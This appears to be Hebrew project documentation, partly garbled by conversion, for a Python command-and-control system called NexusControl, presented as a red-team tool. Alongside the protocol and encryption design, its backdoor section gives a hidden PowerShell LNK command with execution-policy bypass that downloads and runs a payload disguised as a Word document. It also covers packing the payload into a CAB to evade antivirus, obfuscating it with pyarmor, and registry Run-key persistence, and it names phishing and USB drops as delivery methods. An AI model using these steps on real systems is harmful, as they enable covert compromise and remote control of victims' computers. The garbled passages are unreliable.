

# NexusControl


מערכת לשיליטה במחשבים מרוחק

gal schror

[galschichrur@gmail.com](mailto:galschichrur@gmail.com)

(Remote Command & Control) NexusControl היא מערכת לשיליטה על מחשבים מרוחק (Remote Command & Control), המאפשרת ניהול ו�יקה על מחשבים (Agents), באמצעות שרת מרכזי וממשק שפותחה ב-Python. Agents מוצפנת מוקצה אל קצה ניהול גרפי נוח למשתמש.

המערכת מיועדת למטרות Penetration Testing-1 Red Teaming, ומשלבת תקשורת מאובטחת ברמה קריפטוגרפית גבוהה, כך שלא תעבירו הרשות בין השירות ל-Agents מוצפנת מוקצת אל קצה עזרת מנגנוני קריפטוגרפיה מודרניים.



## ארQUITטורה

### API

ה-API נבנה בעזרת FastAPI, והוא זה שמאפשר לשרת לדבר עם ממשק המשתמש (Front-End) ולבנות כל הפעולות מול ה-Agents.

דרך ה-API אפשר להפעיל או לעצור את השירות, לראות מידע עליו, לבדוק אילו Agents מחוברים, לשלוח אליהם פקודות ולקבל תשובות בחזרה.

ה-API רץ מקומי (localhost) בפורט שמוגדר בקובץ config, כך שרק השירות עצמו יוכל לגשת אליו. כשמיפעילים את ה-API, גם השירות שמנהל את ה-Agents עולה יחד איתו, למروת שהם חלקים נפרדים במערכת.

### TCP Server

שרת TCP הוא החלק שאחראי על הק舍ר היישר עם ה-Agents.

הוא מאזין לפורט ולכתובת IP שמוגדרים בקובץ config, ומacha Agents חדשים יתחברו אליו.

לאחר ההתחברות הוא מזהה אותם, שומר את הפרטים שלהם בסיס הנתונים ומנהל כולם תקשורת קבועה לפי פרוטוקול שמוגדר בהמשך.

### Database

מאנר המידע של השירות, שומר את טבלת ה-Agents.

המערכת משתמשת ב-SQLite3, עם מערכת פנימית שכתבת ליצירת שאלות ב-Python בצורה נוחה ופешטה.

טבלה לדוגמה:

agent_id	name	conne...	host	port	status	hostna...	cwd	os_name	os_ver...	os_arc...	local_ip	...	...	is_admin	u...
ac81e86...	gal	2025-10...	192.168...	54166	1	gal	D:\Devel...	Windows	10.0.22...	64bit	192.168...	...	...	0	gal...
f3d4ac1f...	gal-laptop	2025-10...	192.168...	52824	0	gal-laptop	C:\WIN...	Windows	10.0.26...	64bit	192.168...	...	...	0	gal...

## Front-End

הממשק הגרפי SMAFPIR משמש לשלוט בשרת ובס-Agents דרך הדפדפן. הוא מתקשר עם ה-API בבקשת HTTP ומציג את הנתונים בצורה נוחה וברורה לניהול ולכפייה.

## Agents

המחשבים שמתמחבים לשרת וביצאים את הפיקודות שהשרת שולח להם. כל Agent מרים קובץ עצמאי שמתפרק עם השרת בתקשורת מוצפנת, שולח מידע מערכת ומacha לפקודות חדשות.

## תקשות בשכבה האפליקציה

כדי לחבר בין החלקים בפרויקט, נשתמש בכמה פרוטוקולי תקשורת בשכבה האפליקציה.

### תקשות בין ה-**API ל-Frontend**

התקשות בין השרת שמנהל את ה-**Agents** לצד לקוחות נועשית באמצעות פרוטוקול S/HTTP בספרייה **.FastAPI**.

בחרתי להשתמש ב-**API** HTTP וגיל דרך **FastAPI**, עם קריאות **fetch** ב-**Frontend**.  
השיטה הזו מזנת בין פשטות ליעילות. מספיק טובה למעקב בזמן כמעט אמתי (polling כל כמה שניות), ללא צורך במורכבות נוספת של פרוטוקולים בזמןאמת.

## Endpoints

ניתן לגשת לכתובת הבאה כדי לצפות בכל ה-**Endpoints**:

<http://127.0.0.1:API PORT/docs>

ה-**API** מחולק למספר קבוצות עיקריות:

### ניהול שרת

- GET /server/status – מצב שרת (רץ/ככבי, host, port)
- GET /server/stats – סטטיסיות מערכת (CPU, זיכרון, רשת, מערכת הפעלה)
- POST /server/control?action=start|stop – הפעלת/כיבוי השרת

### Agents

- GET /agents – רשימת ה-**Agents** המתחברים
- GET /agents/{agent\_id} – פרטי Agent בודד
- POST /agents/interaction – שליחת פקודה ל-Agent וקבלת תשובה
- POST /agents/{agent\_id} – עדכון שם Agent

### אחר

- GET /logs?limit=50 – קבלת לוגים מהשרת
- GET /health – בדיקה האם ה-**API** חי

## תקשרות בין השירות ל-Agents

על מנת לאפשר תקשורת אמינה ונוחה בין השירות ל-Agents המחברים, בחרתי לפתח פרוטוקול חדש בשכבה האפליקצייה, שעובד על גבי TCP והמנגנוני קרייפטוגרפיה שאציג בהמשך.


הפורט והכתובת שהשרת מאמין עליו לתקשרות מוגדר בקובץ `env`:

```
SERVER_HOST=
SERVER_PORT=
```

פורמט הפרוטוקול מבוסס על פורמט JSON כך שכל הודעה בפרוטוקול כוללת שדה חובה בשם `type`, אשר מצין את סוג הודעה. לכל הודעה יש פרמטרים נוספים שאציג בהמשך.

הערכים האפשריים עבור `type` הם:

- agent-hello •
- server-hello •
- request •
- response •
- heartbeat •



דגםה לתקשרות בין שירות ל-Agent

## Agent hello

כאשר Agent מתחבר לשרת, הוא שולח הודעה מסוג "agent-hello".  
אם זהו חיבור ראשון ההודעה לא מכילה מזהה. אם ה-agent כבר תחתבר בעבר, הוא שולח גם את  
הזהה (id) (agent\_id) כדי שהשרת יזיהו אותו. ה-agent בודק אם כבר קיים קובץ uuid.txt בתיקייה  
הנוכחת, אם כן ה-agent ייצור הודעה את התוכן של הקובץ לשדה id. בנוסף, ה-agent  
מצירף הודעה את כל מידע המערכת שלו.

```
{  
    "type": "agent-hello",  
    "hostname": "",  
    "cwd": "",  
    "os_name": "",  
    "os_version": "",  
    "os_architecture": "",  
    "local_ip": "",  
    "public_ip": "",  
    "mac_address": "",  
    "is_admin": ,  
    "username": "",  
    "agent_id": "" // Optional  
}
```

## Server hello

לאחר שהשרת ניתח את המידע שקיבל בהודעת agent hello והוסיף את ה-agent למסד נתונים יחד עם מידע נוסף, השרת מшиб ל-Agent בהודעת "server-hello".

הודעה זו מכילה מידע Agent, אם כבר התקבל מידע בהודעת agent hello זהה agent שומר במסד נתונים יוחזר אותו מידע, לאחרת השרת יחזיר מידע ייחודי שה-agent ישמור בקובץ txt.pinus לשימוש עתידי.

```
{  
  "type": "server-hello",  
  "agent_id": "81ee0bf8-e0bd-435d-8f03-e625b5c9fee1"  
}
```

לאחר תהליך Handshake השרת וה-Agent מחוברים, השרת יכול לשלוח בקשות ולצפות לקבל תשובה.

## Request

בקשה לביצוע פקודה מהשרת ל-Agent.  
כדי לזרות את התשובה לבקשת זו לאחר שליחת הבקשה קיים מזהה בקשה `request_id`.

```
{  
    "type": "request",  
    "request_id": "da026b06-1fdc-4895-8356-3f52dd153392",  
    "command": "ipconfig"  
}
```

## Response

תגובה לפקודה, נשלח מה-Agent לשרת לאחר ביצוע.  
השרת מזין לכל ההודעות ואם התקבל בקשה request הוא מצף את הבקשה למילון של תשובות  
מمتינות עם ה-`id`.  
כך הפונקציה שלחה את הבקשה תחכה ותבדוק לתשובות. ניתן לשנות  
את זמן המתנה בירית מחדל עד שהשרת מחייב ליותר - `CMD_EXECUTE_TIMEOUT` (בירית  
מחדר 25 שניות).

```
{  
    "type": "response",  
    "response_id": "a2195fda-900f-4ce3-96d8-18f3aa9607f7",  
    "response": "",  
    "cwd": ""  
}
```

## Heartbeat

הודעת Heartbeat נשלחת מה-Agent לשרת במרווח קבוע של זמן.  
הקצב שבו ה-Agent שולח Heartbeat מוגדר בקובץ main.py בagent.app:

```
SEND_HEARTBEAT_INTERVAL = 180
```

פרק הזמן שהשרת ממתין לפניו שהוא מזהה Agent כמנוטק מוגדר בקובץ nusn.app:

```
SERVER_RECV_HEARTBEAT_TIMEOUT=185
```

המטרה היא לאלה Agents שהנתנקו לא לשליחת הודעת ניתוק ושימוש בדגלים כמו FIN או RST. מצבים כאלה מתרחשים כאשר ל-Agent לא הייתה הזדמנות לשולח הודעת ניתוק, אך הוא בכל זאת מנוטק (למשל ניתוק פיזי של המחשב).

הודעה זו נשלחת ללא מידע נוסף ואך ורק מה-agent.

```
{  
    "type": "heartbeat"  
}
```

## אבטחת מידע וкриיפטוגרפיה

כאשר התקשרות בין השרת ל-Agent מתחזעת ללא קרייפטוגרפיה, כל המידע עובר ברשת כ-plaintext. המשמעות היא שכל מידע לרשות (תוקף שמסניף את התובורה) יכול לקרוא את ההודעות בדיקות נשלחו. מצב זה חוסף את התקשרות המלאה ובכך את הפרטיהם, פקודות וכל המידע שנשלח (סיסמאות, מפתחות ועוד).

כדי למנוע זאת, קיימת שכבת קרייפטוגרפיה שמבטיח:

– רק השרת וה-Agent יוכל להבין את המידע. Confidentiality

– כל שינוי בהודעה יתגלה מיידית. Integrity

– שני הצדדים יודעים שהם מתחברים עם גורם לגיטימי ולא עם תוקף. Authentication

Source	Destination	Protocol	Length	Info
192.168.10.150	192.168.10.150	TCP	56	8080 → 61570 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=1 Ack=1 Win=8442 Len=0
192.168.10.150	192.168.10.150	TCP	388	61570 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=8442 Len=344
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=1 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	124	8080 → 61570 [PSH, ACK] Seq=1 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=345 Ack=81 Win=8442 Len=0
192.168.10.150	192.168.10.150	TCP	144	8080 → 61570 [PSH, ACK] Seq=81 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=345 Ack=181 Win=8442 Len=0
192.168.10.150	192.168.10.150	TCP	1413	61570 → 8080 [PSH, ACK] Seq=345 Ack=181 Win=8442 Len=1
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=181 Ack=1714 Win=2159616 Len=0
192.168.10.150	192.168.10.150	TCP	146	8080 → 61570 [PSH, ACK] Seq=181 Ack=1714 Win=2159616 L
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=1714 Ack=283 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	14460	61570 → 8080 [PSH, ACK] Seq=1714 Ack=283 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=283 Ack=16130 Win=2145024 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [FIN, ACK] Seq=283 Ack=16130 Win=2145024
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [ACK] Seq=16130 Ack=284 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	44	61570 → 8080 [FIN, ACK] Seq=16130 Ack=284 Win=8441 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 61570 [ACK] Seq=284 Ack=16131 Win=2145024 Len=0
192.168.10.150	192.168.10.150	TCP	56	55482 → 8080 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=
192.168.10.150	192.168.10.150	TCP	56	8080 → 55482 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MS
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [ACK] Seq=1 Ack=1 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	388	55482 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=2161152 Len=34
192.168.10.150	192.168.10.150	TCP	44	8080 → 55482 [ACK] Seq=1 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	124	8080 → 55482 [PSH, ACK] Seq=1 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [ACK] Seq=345 Ack=81 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 55482 [FIN, ACK] Seq=81 Ack=345 Win=2160896 Len=0
192.168.10.150	192.168.10.150	TCP	44	55482 → 8080 [ACK] Seq=345 Ack=82 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	44	8080 → 55482 [FIN, ACK] Seq=345 Ack=82 Win=2161152 Len=0
192.168.10.150	192.168.10.150	TCP	56	55484 → 8080 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=

דוגמה לתקשרות בין שרת ל-Agent

### מנגנון קרייפטוגרפיה

החלתי להשתמש בספריות קרייפטוגרפיה מוכנות למרות שמיימשתי בעצמי את אותם מנגנונים בעצמי. הסיבה לכך היא שזה נחכש מסוכן מאוד לשימוש אמיתי ב-production. בנוסף, שימוש בספרייה מוכנה תשמור על ביצועים טובים יותר.

בפרויקט זה אני משתמש בספרייה cryptography ב-Python .Pyca/cryptography ב-chonts.

### החלפת מפתחות

כדי שני הצדדים יוכל להצפין את המידע בהצפנה סימטרית, צריך מפתח משותף. לביטחון וביצועים גבוהים החלתי להשתמש במנגנון (Elliptic Curve Diffie-Hellman) ECDH על גבי העקומה Curve25519.

מנגנון זה מסתמך על קרייפטוגרפיה עקום אליפטיSMSפק רמת בטיחון גבוהה מאוד עם מפתחות קצרים. לדוגמה, מפתח באורך 256 bits ב-ECDH נחשב בערך כמו מפתח באורך 3072 bits ב-RSA.

1. כאשר Agent מתחבר לשרת הוא יוצר מפתח ציבורי חדש ושולח אותו לשרת ב-.raw bytes.
  2. השרת בתגובה שלוח את המפתח הציבורי שלו.
- כל צד מחשב את אותו מפתח סודי משותף מתוך השילוב של המפתח הפרטי שלו עם המפתח הציבורי של הצד השני.
3. מהמפתח הזה נוצר מפתח סימטרי בגודל 256 bits באמצעות HKDF, שיישמש להצפנה סימטרית.

כעת לשני הצדדים יש מפתח סודי משותף, שבאמצעותו יצפינו את המידע בהמשר.

### הצפנה סימטרית

בחרתי להשתמש במנגנון הצפנה סימטרית AES במצב פועלה (Galois/Counter Mode) (GCM) (Galois/Counter Mode) במצב פועלה GCM נותן גם Confidentiality ו-gm Shlomot ואימות מידע (Integrity & Authentication) באוטה פועלה, בלי הצורך לשלב HMAC בנפרד.

MCM במצב ה- GCM נחשב במצב ה- GCM נפוץ בפרוטוקולים מודרניים (למשל VPN, TLS 1.3), כך שהוא גם בטוח וגם יעיל לביצועים.

מצב פועלה GCM מבצע את ההצפנה ב- Counter Mode במקביל לחישוב אrettmati על שדה Galois ( $GF(2^{128})$ ) ליצירת Tag אימות, מה שבטיחת שכל שינוי בנתונים יתגלה מיד.

#### פורמט הודעה מוצפנת

עד כה, הצגתי את התקשרות בין השרת ל- Agent כפורטט NSO, אך למעשה פרוטוקול זה בניו על גבי מנגנוני הקרייפטוגרפיה. כמובן, ההודעות בפועל נשלחות מוצפנות בפורטט בינהרלי לפי הפורטט הבא:

length (4 bytes)   nonce (12 bytes)   ciphertext (16 bytes)   tag
---

length – מצין את אורך ההודעה לצורך קוריאה נכון מה-socket.

nonce – ערך רנדומלי לכל הודעה.

ciphertext + tag – הפלט של AES-GCM שמכיל גם את המידע המוצפן וגם את Tag האimotoת.

שליחה מוצפנת

כאשר שלוחים הודעה לצד השני, ראשית היא מומרת מהטיפוס מילון (dict) ל-JSON ולאחר מכן ל-.bytes.

כעת, כשהמידע בפורמט בינארי מייצרים את ההודעה המוצפנת על ידי המפתח והמידע ב-bytes.

לצורך הצפנה, מגירילים בנוסף nonce רנדומלי באורך 12 bytes.

ההודעה מוצפנת באמצעות מנגן AES-GCM. הפלט הוא tag .ciphertext + tag .socket

בונים את ההודעה המוצפנת לפי הפורמט שציינתי ושלוחים ב-socket.

קבלת מוצפנת

קדם נקראים ה-4 bytes הראשונים כדי ליזהות את אורך ההודעה.

קוראים את אורך ההודעה ושומרים את ה-nonce וה-ciphertext .

מפענחים באמצעות AES-GCM, אם ה-tag לא תואם הפענוח נכשל (כלומר ההודעה שונתה בדרך).

אם הכל תקין, ה-text plaintext שהתקבל מומר ל-JSON ואז חוזרת לטיפוס dict.

## הכנת Backdoor

### קימפול הקוד ל-PE

נרצה לקימפול את הקוד בתיקייה agent לקובץ הריצה (PE – Portable Executable) כדי שנוכל להריץ אותו ישירות ולהעביר אותו למכשירים אחרים.

לשם כך נשתמש בכלи PyInstaller, שמאפשר להמיר קוד Python לקובץ הריצה עצמאי.

כאשר מרייצים את הפקודה הבאה בסביבה מבוססת אונס (כגון Linux), ייווצר קובץ הריצה בפורמט המתאים לאותה מערכת הפעלה (ELF). עם זאת, לשם הדוגמה ופשטות, בדוגמה זו נשתמש בסביבת Windows ולכן פורמט הקובץ יהיה PE. אך תהיליך זה אמור לעבוד זהה בסביבה אחרת.

כאשר מרייצים את הפקודה בסביבה מבוססת אונס קובץ הריצה יהיה בפורמט מתאים, אך לשם הדוגמה ופשטות בדוגמה זאת אני משתמש בסביבת Windows.

נՐץ את הפקודה:

```
pyinstaller --noconsole --optimize 2 --onefile --name a main.py
```

לאחר הקימפול קובץ הריצה ימצא בתיקייה `a.exe`.

### טכניקות הסואואה

הweeneyון הכללי הוא לגרום למחשב או למשתמש להריץ קובץ PE מבלי שהוא יראה חשוד.

קיים מספר רחב של טכניקות כאלה:

- שימוש בקובץ LNK
- קבצי Office עם Macros
- החבאת קוד בקבצי PDF

כדי לגרום למשתמש עצמו להפעיל את הקובץ בלי להבין שהוא זדוני מבצעים Social Engineering לדוגמה Wi-Fi Honeypots, USB Drops, Phishing.

## שימוש בקובץ LNK


ניתור קובץ LNK וכאשר הוא יירוץ נגרום לו להריץ את פקודת PowerShell הבאה. הפקודה מורידה קודם את הקובץ "הרגיל" ופותחת אותו ולאחר מכן, מורידה אתה את הקובץ PE הזרוני מריםו אותו, כתה הוא רץ ברקע. הפקודה מורידה את הקבצים ושמורת אותם בתיקייה TEMP.

על מנת להוריד את הקבצים נאחסן אותם לדוגמה בשרת HTTP ב-chroot:

```
python -m http.server
```

בדוגמה הזאת אני אזייף את הקובץ PE לקובץ מסמך Word בשם doc.docx עם סיומת docx.

```
powershell -w hidden -ep Bypass -c "iwr http://IP:8000/doc.docx -o $env:TEMP\doc.docx; Start-Process $env:TEMP\doc.docx; iwr http://IP:8000/a.exe -o $env:TEMP\a.exe; Start-Process $env:TEMP\a.exe"
```



כלים נוספים לניצול טכניקות אחרות:

<https://github.com/it-gorillaz/Lnk2pwn>

<https://github.com/Maldev-Academy/ExecutePeFromPngViaLNK>

## אבטחה והעברת הקובץ

כדי שמנגנון אבטחה לא יתריעו מפני המתקפה ויזהו את קובץ ההרצה ניתן לאחסן את הקובץ בפורמט CAB (ניתן כמובן גם לשאתםש בפורמט ZIP).


כדי לעשות זאת משתמש בסדק:

<https://github.com/mgeeky/PackMyPayload>

```
py PackMyPayload.py ../document.docx.lnk ./output.cab
```

cut יש לנו קובץ cab והוא שנוכל לשיתף ברשת עם מי שנרצה, והמשתמש יחלץ את הקובץ ויריץ את קובץ docx המזוייף.

כאשר בודקים את הקובץ ב-VirusTotal מזהים שהקובץ חסוד, אך מערכת הפעלה Windows מאפשרת להוריד אותו ולהריץ אותו על המחשב. כדי למנוע בכלל מזיהוי של קובץ חסוד משתמשים ב-hosseining, Obfuscation, Tunneling, טכניקות הסואואה לאחרות כמו הרצה ישירות מהזיכרון (בלי לשומר את הקובץ במחשב). מעבר לכך, מתקפות שמאוד קשה להזות משתמשים ב-Exploits שנמצאו במערכות ובכך מנצלים את מערכות אלו, לדוגמה פרצת אבטחה שעדיין לא התגלתה לציבור או למפתח התוכינה (Zero Day).



## Obfuscation

לדוגמה, ניתן לשאתםש בכל pyarmor:

<https://github.com/dashingsoft/pyarmor>

ניתן להתקין אותו על ידי:

```
pip install pyarmor
```

ואז לבצע obfuscation על כל קובץ בתיקייה agent/:

```
pyarmor gen main.py shell.py...
```

Cut ניתן לкомפל את הקוד החדש.

## Persistence

טכניקה שבה תוכנה נשארת פעילה במערכת גם לאחר כיבוי והדלקה או אתחול. קיימות מגוון רב של טכניקות טעינה, בפרויקט זה בחרתי להשתמש בשיטת "Startup Regedit" זה בחרתי להשתמש בשיטת "Values".

הקוד לטכניקה זו נמצא ב:

agent/persistence.py

כל ערך שיופיע תחת המפתח הבא יטען בעת טעינת מערכת הפעלה.

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

לכן, אני מוסיף Registry Key שמריץ את קובץ ההרצה. קובץ ההרצה ימוקם בירית מיוחד במיקום:

C:\Users\galsh\AppData\Roaming\FOLDER\_NAME\EXE\_FILE\_NAME.exe

זה נעשה בקוד על ידי הפקודה הבאה ב-`Windows`:

```
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v {EXE_FILE_NAME} /t REG_SZ /d "{exe_location}" /f
```

כעת התוכנה תופעל לאחר עליית המערכת ב-`Windows`. התהלייר דומה גם ב-`Linux` והוא משתמש בקובץ `crontab`.

## התקנה והרצה

### (frontend) Frontend בנית

נשתמש בコקע על מנת להתקין ולבנות את ה-frontend.

הורדת dependencies:

```
npm install
```

בנייה:

```
npm run build
```

לאחר מכן הוא ימצא בתיקייה `out/frontend` ויחשוב להגדיר את המיקום המדויק בקובץ `env`:

```
FRONTEND_BUILD_PATH=../frontend/out
```

cut כאשר נרץ את ה-`API` הוא משתמש ב-`frontend`.

### הרצה השירות (app)

לפני הרצת השירות, ניתן להגדיר את ההגדרות של השירות בקובץ `env/app.env`:

הורדת dependencies:

```
pip install -r requirements.txt
```

כדי להריץ את השירות וה-`API` עם הממשק גרפי:

```
py main.py
```

ה-`API` ירוץ ובנוסף גם השירות TCP יתחל אוטומטית. ניתן לגשת למשתמש הגרפי דרך הדפסן בכתובת:

```
http://127.0.0.1:API\_PORT
```

cut ניתן לגשת למשתמש הגרפי דרך דרכו השירות המארח. בעתיד, ניתן לגשת למשתמש הגרפי מכל מכשור על ידי התחברות מרוחק.

**קִימְפּוֹל קַובֵּץ הַרְצָה (agent)**

ניתן להגדיר את הגדרות צד ה-Agent בראש קובץ `main.py` בראש קובץ `pyinstaller --noconsole --optimize 2 --onefile --name a main.py`:

```
pip install -r requirements.txt
```

ראשית יש לקמפל את הקוד בתיקייה `agent`/ על ידי הפקודה:

```
pyinstaller --noconsole --optimize 2 --onefile --name a main.py
```

לאחר הרצת הפקודה ב-Windows קובץ ההרצה ישמר בתיקייה `dist/a.exe`.  
כעת ניתן לבצע טכניקות הסואנה ב-Windows לקובץ, כמו SHA256, ולשתף את הקובץ "המצוין".

## מקורות מידע

### תקשות בשכבות האפליקציה

<https://fastapi.tiangolo.com/>

<https://www.smartdraw.com/>

<https://www.wireshark.org/>

## Backdoor

<https://www.cybereason.com/hubfs/Insights/Research/threat-analysis-purple-team-taking-shortcuts-LNK-files.pdf>

<https://assume-breach.medium.com/home-grown-red-team-Lnk-phishing-revisited-in-2023-364daf70a06a>

[https://www.digitalwhisper.co.il/files/Zines/0x91/DW145-2-LNK\\_Shenanigans.pdf](https://www.digitalwhisper.co.il/files/Zines/0x91/DW145-2-LNK_Shenanigans.pdf)

<https://pentestlab.blog/2019/10/08/persistence-shortcut-modification/>

<https://www.digitalwhisper.co.il/files/Zines/0x02/DW2-3-Viruses.pdf>

<https://www.digitalwhisper.co.il/files/Zines/0x98/DW152-2-CodeInjection.pdf>

<https://digitalwhisper.co.il/files/Zines/0xA8/DW168-4-FLOSS.pdf>

**אבטחת מידע וкриптוגרפיה**

<https://csrc.nist.gov/groups/ST/toolkit/BCM/documents/proposedmodes/gcm/gcm-spec.pdf>

[https://en.wikipedia.org/wiki/Galois/Counter\\_Mode](https://en.wikipedia.org/wiki/Galois/Counter_Mode)

<https://www.digitalwhisper.co.il/files/Zines/0x55/DW85-3-TLS-Part1.pdf>

<https://digitalwhisper.co.il/files/Zines/0xA6/DW166-1-EllipticCurvesAttacks.pdf>

<https://www.digitalwhisper.co.il/files/Zines/0x19/DW25-1-ECC.pdf>

[https://en.wikipedia.org/wiki/Advanced\\_Encryption\\_Standard](https://en.wikipedia.org/wiki/Advanced_Encryption_Standard)

<https://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.197-upd1.pdf>

[https://coopergyoung.com/wp-content/uploads/2021/04/Elliptic\\_Curve\\_Cryptography.pdf](https://coopergyoung.com/wp-content/uploads/2021/04/Elliptic_Curve_Cryptography.pdf)

[https://en.wikipedia.org/wiki/Elliptic-curve\\_cryptography](https://en.wikipedia.org/wiki/Elliptic-curve_cryptography)

<https://cryptography.io/en/latest/>